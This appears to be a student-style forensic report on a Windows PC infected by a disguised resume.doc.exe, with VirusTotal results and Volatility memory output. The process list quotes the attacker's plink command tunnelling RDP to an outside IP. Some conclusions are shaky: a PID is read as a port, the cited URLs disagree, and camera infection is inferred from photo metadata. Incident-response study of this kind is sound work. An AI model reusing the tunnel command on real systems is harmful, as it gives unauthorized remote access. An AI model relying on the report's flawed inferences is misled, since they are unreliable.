
# FORENSIC REPORT

## 1. How was the PC compromised?


- What was the attack vector used in this case?
- Which file was responsible for the compromise?
- What was the link used for the compromise?

## Answer:

The PC was compromised when Alan downloaded a malicious file named **resume.doc.exe.** Although the file appeared to be a harmless document due to its .doc extension, it was actually an executable file (.exe). This is a common tactic where attackers hide the true nature of a file by using double extensions, with the second extension .exe being the real one, thus tricking the user into running a malicious program.




When the user executed this file, it likely initiated the infection process, allowing the malware to compromise the system.



| Name | S | C | O | Modified Time | Change Time | Access Time | Created Time | Size | Flags(Dir) | Flags(Meta) | Known | Location |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| [current folder] | | | | 2019-08-17 06:40:16 BST | 2019-08-17 06:40:16 BST | 2019-08-17 06:40:16 BST | 2019-07-11 03:39:19 BST | 376 | Allocated | Allocated | unknown | /img_disk.raw/vol_vol7/Users/Alan/Downlo |
| [parent folder] | | | | 2019-08-17 07:01:09 BST | 2019-08-17 07:01:09 BST | 2019-08-17 07:01:09 BST | 2019-07-11 03:39:19 BST | 256 | Allocated | Allocated | unknown | /img_disk.raw/vol_vol7/Users/Alan/Downlo |
| desktop.ini | | | 3 | 2019-07-11 03:39:32 BST | 2019-07-11 03:39:32 BST | 2019-08-17 07:01:22 BST | 2019-07-11 03:39:32 BST | 282 | Allocated | Allocated | unknown | /img_disk.raw/vol_vol7/Users/Alan/Downlo |
| resume.doc.exe | | | 1 | 2019-08-17 06:40:16 BST | 2019-08-17 06:41:57 BST | 2019-08-17 07:01:40 BST | 2019-08-17 06:40:16 BST | 7168 | Allocated | Allocated | unknown | /img_disk.raw/vol_vol7/Users/Alan/Downlo |


Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of 1 Page Matches on page: - of - Match 100% Reset Text Source: File Text

```
!This program cannot be run in DOS mode.
Rich]E
.text
`.rdata
@.zjgx
PAYLOAD:
ExitProcessX
VirtualAlloc
KERNEL32.dll
AQAPRQVH1
JJM1
RAQH
```

After Alan downloaded the file **resume.doc.exe,** I to upload it to **VirusTotal** for further analysis. Upon scanning, I discovered that the file was flagged as malicious by 67 out of 75 security vendors. The file was identified as a Trojan, specifically categorized under the **trojan.metaploit/shelma** threat label.



67 / 75

Community Score

67/75 security vendors flagged this file as malicious

Reanalyze Similar More

bb3aef05f9007687f06fd26eab80612e5960249a5df74fe3ef6399b7c087b8e9

resume.doc[1].exe

peexe spreader runtime-modules 64bits assembly direct-cpu-clock-access

Size 7.00 KB

Last Analysis Date 16 days ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 11

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.metasploit/shelma

Threat categories trojan hacktool

Family labels metasploit shelma rozena

Security vendors' analysis


Do you want to automate checks?

| | | | |
|---|---|---|---|
| Acronis (Static ML) | Suspicious | AhnLab-V3 | Trojan/Win64.Shelma.R274246 |
| Alibaba | Trojan:Win64/Shelma.f4be251e | ALYac | Trojan.Metasploit.A |
| Antiy-AVL | GrayWare/Win32.Rozena.j | Arcabit | Trojan.Metasploit.A |
| Avast | Win32:MsfShell-V [Hack] | AVG | Win32:MsfShell-V [Hack] |
| Avira (no cloud) | TR/Crypt.XPACK.Gen7 | BitDefender | Trojan.Metasploit.A |
| Bkav Pro | W64.AIDetectMalware | ClamAV | Win.Malware.Metasploit-10022275-0 |
| CrowdStrike Falcon | Win/malicious_confidence_100% (W) | Cybereason | Malicious.af7331 |
| Cylance | Unsafe | Cynet | Malicious (score: 100) |
| DeepInstinct | MALICIOUS | DrWeb | BackDoor.Shell.244 |

The analysis revealed that the file belongs to the Metasploit and Shelma Trojan families, with potential hacking capabilities and malicious intentions. Various security vendors, including Avast and Bitdefender, confirmed the detection of different Trojan variants such as Win32

**[Hack] and Trojan.Win64. Shelma.**

The Trojan is designed to exploit vulnerabilities in the system, possibly granting unauthorized remote access and executing harmful payloads. Based on this analysis, it's clear that the file is highly dangerous, and steps should be taken to remove it from the system and investigate any further damage.



| Source Name | S | C | O | URL | Date Accessed | Program Name | Domain | Username | Data Source |
|---|---|---|---|---|---|---|---|---|---|
| WebCacheV01.dat | | | 2 | https://www.msn.com/ | 2019-08-17 01:37:49 BST | Microsoft Edge Analyzer | msn.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://go.microsoft.com/fwlink/?LinkId=525773 | 2019-08-17 01:37:50 BST | Microsoft Edge Analyzer | microsoft.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://go.microsoft.com/ | 2019-08-17 01:37:50 BST | Microsoft Edge Analyzer | microsoft.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://microsoftedgewelcome.microsoft.com/redirec... | 2019-08-17 01:37:50 BST | Microsoft Edge Analyzer | microsoft.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://microsoftedgewelcome.microsoft.com/ | 2019-08-17 01:37:50 BST | Microsoft Edge Analyzer | microsoft.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://microsoftedgetips.microsoft.com/en-us/?sour... | 2019-08-17 01:37:58 BST | Microsoft Edge Analyzer | microsoft.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://microsoftedgetips.microsoft.com/ | 2019-08-17 01:37:52 BST | Microsoft Edge Analyzer | microsoft.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://microsoftedgetips.microsoft.com/en-us/0?sou... | 2019-08-17 01:37:57 BST | Microsoft Edge Analyzer | microsoft.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://www.bing.com/search?q=nn&form=EDGSPH... | 2019-08-17 01:38:15 BST | Microsoft Edge Analyzer | bing.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://www.bing.com/ | 2019-08-17 01:38:14 BST | Microsoft Edge Analyzer | bing.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://www.bing.com/search?q=cnn&qs=n&form=... | 2019-08-17 01:38:19 BST | Microsoft Edge Analyzer | bing.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://www.bing.com/search?q=abc+net+australia&... | 2019-08-17 01:38:29 BST | Microsoft Edge Analyzer | bing.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://www.bing.com/search?q=washington+post&f... | 2019-08-17 01:38:40 BST | Microsoft Edge Analyzer | bing.com | Alan | disk.raw |
| WebCacheV01.dat | | | 0 | https://edition.cnn.com/ | 2019-08-17 01:38:50 BST | Microsoft Edge Analyzer | cnn.com | Alan | disk.raw |
| WebCacheV01.dat | | | 0 | https://www.abc.net.au/ | 2019-08-17 01:38:51 BST | Microsoft Edge Analyzer | abc.net.au | Alan | disk.raw |
| WebCacheV01.dat | | | 0 | https://www.washingtonpost.com/ | 2019-08-17 01:39:07 BST | Microsoft Edge Analyzer | washingtonpost.com | Alan | disk.raw |
| WebCacheV01.dat | | | 0 | https://uploadfiles.io/hr4z39kn | 2019-08-17 01:39:37 BST | Microsoft Edge Analyzer | uploadfiles.io | Alan | disk.raw |
| WebCacheV01.dat | | | 0 | https://uploadfiles.io/ | 2019-08-17 01:39:29 BST | Microsoft Edge Analyzer | uploadfiles.io | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://microsoftedgetips.microsoft.com/en-us/0?sou... | 2019-08-17 01:37:59 BST | Microsoft Edge Analyzer | microsoft.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://www.bing.com/search?q=nn&form=EDGSPH... | 2019-08-17 01:38:15 BST | Microsoft Edge Analyzer | bing.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://www.bing.com/search?q=cnn&qs=n&form=... | 2019-08-17 01:38:19 BST | Microsoft Edge Analyzer | bing.com | Alan | disk.raw |
| WebCacheV01.dat | | | 3 | https://www.bing.com/search?q=abc+net+australia&... | 2019-08-17 01:38:29 BST | Microsoft Edge Analyzer | bing.com | Alan | disk.raw |

After completing the VirusTotal analysis, I investigated the source of the malicious file. By examining the web cache, I found that Alan had accessed a URL from **uploadfiles.io,** specifically the link **https://uploadfiles.io/nk2b9kn**, on 2019-08-17. This is the site from which Alan downloaded the malicious file resume.doc.exe.

The browsing history shows that this file was likely disguised as a legitimate document, but its hidden .exe extension allowed it to compromise Alan’s PC. This confirms the source of the malware infection and further supports the need for preventive actions against such deceptive downloads.

### 2. WHAT WAS THE EXTENT OF THE DAMAGE?

- What happened in the 2nd and 3rd step of the infection?
- What actions were executed on the victim?
- Where did the implant track back to?
- How was persistence achieved?

## Answer:

EXIF Metadata

| Date Taken | Device Manufacturer | Device Model | Latitude | Longitude | Altitude | |
|---|---|---|---|---|---|---|
| 2004-04-08 23:17:00 BST | | | | | | /img_disk.raw/vol_vol7/ProgramData/Microsoft/Windows NT/MSScan/WelcomeScan.jpg |
| 2004-04-08 23:17:00 BST | | | | | | /img_disk.raw/vol_vol7/Windows/WinSxS/amd64_microsoft-windows-fax-common_31bf3856ad364 |
| 2015-09-22 02:50:15 BST | Canon | Canon EOS-1D X | | | | /img_disk.raw/vol_vol7/Users/Alan/AppData/Local/Packages/Microsoft.MicrosoftEdge_8wekyb3d8t |
| 2017-09-27 07:05:12 BST | | | | | | /img_disk.raw/vol_vol7/Program Files/WindowsApps/microsoft.windowscommunicationsapps_17.9 |
| 2017-11-15 09:54:57 GMT | Canon | Canon EOS-1D X | | | | /img_disk.raw/vol_vol7/Users/Alan/AppData/Local/Packages/Microsoft.MicrosoftEdge_8wekyb3d8t |
| 2018-08-20 03:09:09 BST | Apple | iPhone 7 Plus | | | | /img_disk.raw/vol_vol7/Users/Alan/AppData/Local/Packages/Microsoft.MicrosoftEdge_8wekyb3d8t |
| 2019-08-05 10:08:25 BST | Canon | Canon EOS-1D X | | | | /img_disk.raw/vol_vol7/Users/Alan/AppData/Local/Packages/Microsoft.MicrosoftEdge_8wekyb3d8t |

Several devices were connected to the network and were likely affected by the malware attack. The possible outcomes of this attack could include:

**1. Data Exfiltration**

The malware could have accessed and exfiltrated sensitive information from these connected devices, such as photos, documents, and any other stored data.

Devices such as the Canon EOS-1D X and iPhone 7 Plus may have stored sensitive images and metadata that could be extracted and misused by the attacker.

**2. Device Infectio**

The malware could have spread to the connected devices, either directly over the network or by leveraging shared access to files and data. For example, if the iPhone 7 Plus or the Canon cameras were accessible through the compromised system, they could have been infected as well, or their data could have been altered or stolen.

**3. System Manipulation**

The attack could have modified or deleted files stored on the system from any of these devices. For example, the WelcomeScan.jpg or other essential system files might have been tampered with.

Any compromised EXIF metadata might also include sensitive location data, giving the attacker access to geolocation information related to the images taken with these devices.

**4. Remote Control**

The malware could allow the attacker to remotely control the devices connected to the network. This could include accessing cameras (like the Canon EOS-1D X) or even controlling the iPhone remotely if appropriate vulnerabilities were exploited.


**5. Further Compromise**

By infiltrating these connected devices, the attacker could have leveraged them as additional entry points to move laterally within the network, potentially compromising other devices or even external networks.

The malware could install persistence mechanisms on the affected devices, allowing continued access even after system reboots or file removals.

**6. Privacy Violation**

Personal or sensitive images, videos, or other files on these devices could have been stolen, leading to privacy violations or potential misuse of the media.




**Compromise of User Profile (NTUSER.DAT)**

The file NTUSER.DAT is critical as it contains user-specific settings and configurations for Alan's Windows profile. Any modification or exploitation of this file could give the attacker access to personalized data, recent activity, and specific Windows configurations.

The presence of this file in a shared network folder (\\vmware-host\Shared Folders) implies that user data might be accessible across the network, exposing sensitive configuration files to further exploitation. This opens up the risk of lateral movement across networked systems.

**Networked Device Exposure**

Since the file NTUSER.DAT was found in a network path (NetworkZ), it indicates that the compromised machine has network access to shared folders. This allows the malware to spread across other systems in the network or exfiltrate more user-specific data through the shared paths.

The shared folder suggests that the attacker may have had access to more than just the local machine, extending the possible damage to other systems connected through VMware-hosted environments or shared folders.

### Recent Activity Indicator

The file was flagged under “Recent Activity,” implying that it was either accessed or modified recently. This suggests active involvement or modification by the attacker during the malware's execution or post-compromise activities, furthering the potential damage by altering or stealing sensitive user information.

### Checking Windows Processes

```
┌──(root㉿kali)-[/home/kali/Desktop/volatility3]
└─# python3 vol.py -f /home/kali/Desktop/memory.raw windows.netscan

Volatility 3 Framework 2.9.0
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0×8b82d1c962f0  UDPv4   0.0.0.0 3389    *       0               384     svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d1c962f0  UDPv6   ::      3389    *       0               384     svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d1c96590  TCPv4   0.0.0.0 5985    0.0.0.0 0       LISTENING       4       System  2019-08-17 05:36:06.000000 UTC
0×8b82d1c96590  TCPv6   ::      5985    ::      0       LISTENING       4       System  2019-08-17 05:36:06.000000 UTC
0×8b82d37e06e0  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       836     svchost.exe     2019-08-17 05:34:01.000000 UTC
0×8b82d6040050  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       460     wininit.exe     2019-08-17 05:34:01.000000 UTC
0×8b82d60401a0  TCPv4   0.0.0.0 3389    0.0.0.0 0       LISTENING       384     svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d60401a0  TCPv6   ::      3389    ::      0       LISTENING       384     svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d60402f0  TCPv4   0.0.0.0 3389    0.0.0.0 0       LISTENING       384     svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d6040590  TCPv4   0.0.0.0 135     0.0.0.0 0       LISTENING       836     svchost.exe     2019-08-17 05:34:01.000000 UTC
0×8b82d6040590  TCPv6   ::      135     ::      0       LISTENING       836     svchost.exe     2019-08-17 05:34:01.000000 UTC
0×8b82d60406e0  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       1148    svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d60406e0  TCPv6   ::      49665   ::      0       LISTENING       1148    svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d6040830  UDPv4   0.0.0.0 3389    *       0               384     svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d6040ad0  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       460     wininit.exe     2019-08-17 05:34:01.000000 UTC
0×8b82d6040ad0  TCPv6   ::      49664   ::      0       LISTENING       460     wininit.exe     2019-08-17 05:34:01.000000 UTC
0×8b82d6040d70  TCPv4   0.0.0.0 49665   0.0.0.0 0       LISTENING       1148    svchost.exe     2019-08-17 05:34:02.000000 UTC
0×8b82d62ee050  TCPv4   0.0.0.0 47001   0.0.0.0 0       LISTENING       4       System  2019-08-17 05:36:06.000000 UTC
0×8b82d62ee050  TCPv6   ::      47001   ::      0       LISTENING       4       System  2019-08-17 05:36:06.000000 UTC
0×8b82d62ee1a0  UDPv4   0.0.0.0 0       *       0               2112    powershell.exe  2019-08-17 05:59:38.000000 UTC
0×8b82d62ee1a0  UDPv6   ::      0       *       0               2112    powershell.exe  2019-08-17 05:59:38.000000 UTC
0×8b82d62ee2f0  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING       1636    svchost.exe     2019-08-17 05:34:03.000000 UTC
0×8b82d62ee440  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING       1280    svchost.exe     2019-08-17 05:34:03.000000 UTC
0×8b82d62ee590  TCPv4   0.0.0.0 49667   0.0.0.0 0       LISTENING       1280    svchost.exe     2019-08-17 05:34:03.000000 UTC
```

As part of the initial investigation, I examined the Windows processes using the Volatility framework to identify suspicious activities. The scan of network connections revealed:

1. Multiple svchost.exe processes were actively listening on various ports, which could be normal for Windows system services but could also be hijacked by malware to disguise its actions.
2. Powershell.exe was listening on port 2112, confirming its involvement in the infection chain. This unusual behavior for PowerShell indicates it was likely used by the malware to execute malicious commands or download further payloads.
3. The listening state of these processes suggests that the attacker had established connections for remote access or command-and-control (C2) communication.

By analyzing these network connections and processes, it became clear that the infection began by leveraging legitimate Windows processes to evade detection and maintain control over the system.

```
3860    svchost.exe     C:\Windows\system32\svchost.exe -k LocalService -p
7488    svchost.exe     C:\Windows\system32\svchost.exe -k LocalService -p -s PhoneSvc
4016    plink.exe       .\plink.exe  69.50.64.20 -P 22 -C -R 127.0.0.1:12345:10.2.0.2:3389 -l root
3312    TrustedInstall  C:\Windows\servicing\TrustedInstaller.exe
3720    wuauclt.exe     "C:\Windows\system32\wuauclt.exe" /RunHandlerComServer
6248    TiWorker.exe    C:\Windows\winsxs\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.17
g
5316    svchost.exe     C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
6272    svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p -s wlidsvc
5684    SystemSettings  Required memory at 0xc18cb8a020 is inaccessible (swapped)
9632    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s NgcCtnrSvc
10860   backgroundTask  Required memory at 0xf08fe66020 is inaccessible (swapped)
10780   csrss.exe       %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480
srv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThre
10980   winlogon.exe    winlogon.exe
11112   dwm.exe "dwm.exe"
11172   fontdrvhost.ex  "fontdrvhost.exe"
10628   LogonUI.exe     "LogonUI.exe" /flags:0x0 /state0:0xa3e33855 /state1:0x41c64e6d
10796   csrss.exe       %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480
srv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThre
10576   winlogon.exe    winlogon.exe
6692    LogonUI.exe     "LogonUI.exe" /flags:0x0 /state0:0xa3e39055 /state1:0x41c64e6d
```


```
┌──(root㉿kali)-[/home/kali/Desktop/volatility3]
└─# python3 vol.py -f /home/kali/Desktop/memory.raw windows.handles --pid 2112

Volatility 3 Framework 2.9.0
Progress:  100.00               PDB scanning finished
PID     Process Offset  HandleValue     Type    GrantedAccess   Name

2112    powershell.exe  0x8b82da7e5c20  0x4     Event   0x1f0003
2112    powershell.exe  0x8b82db8c7ca0  0x8     Event   0x1f0003
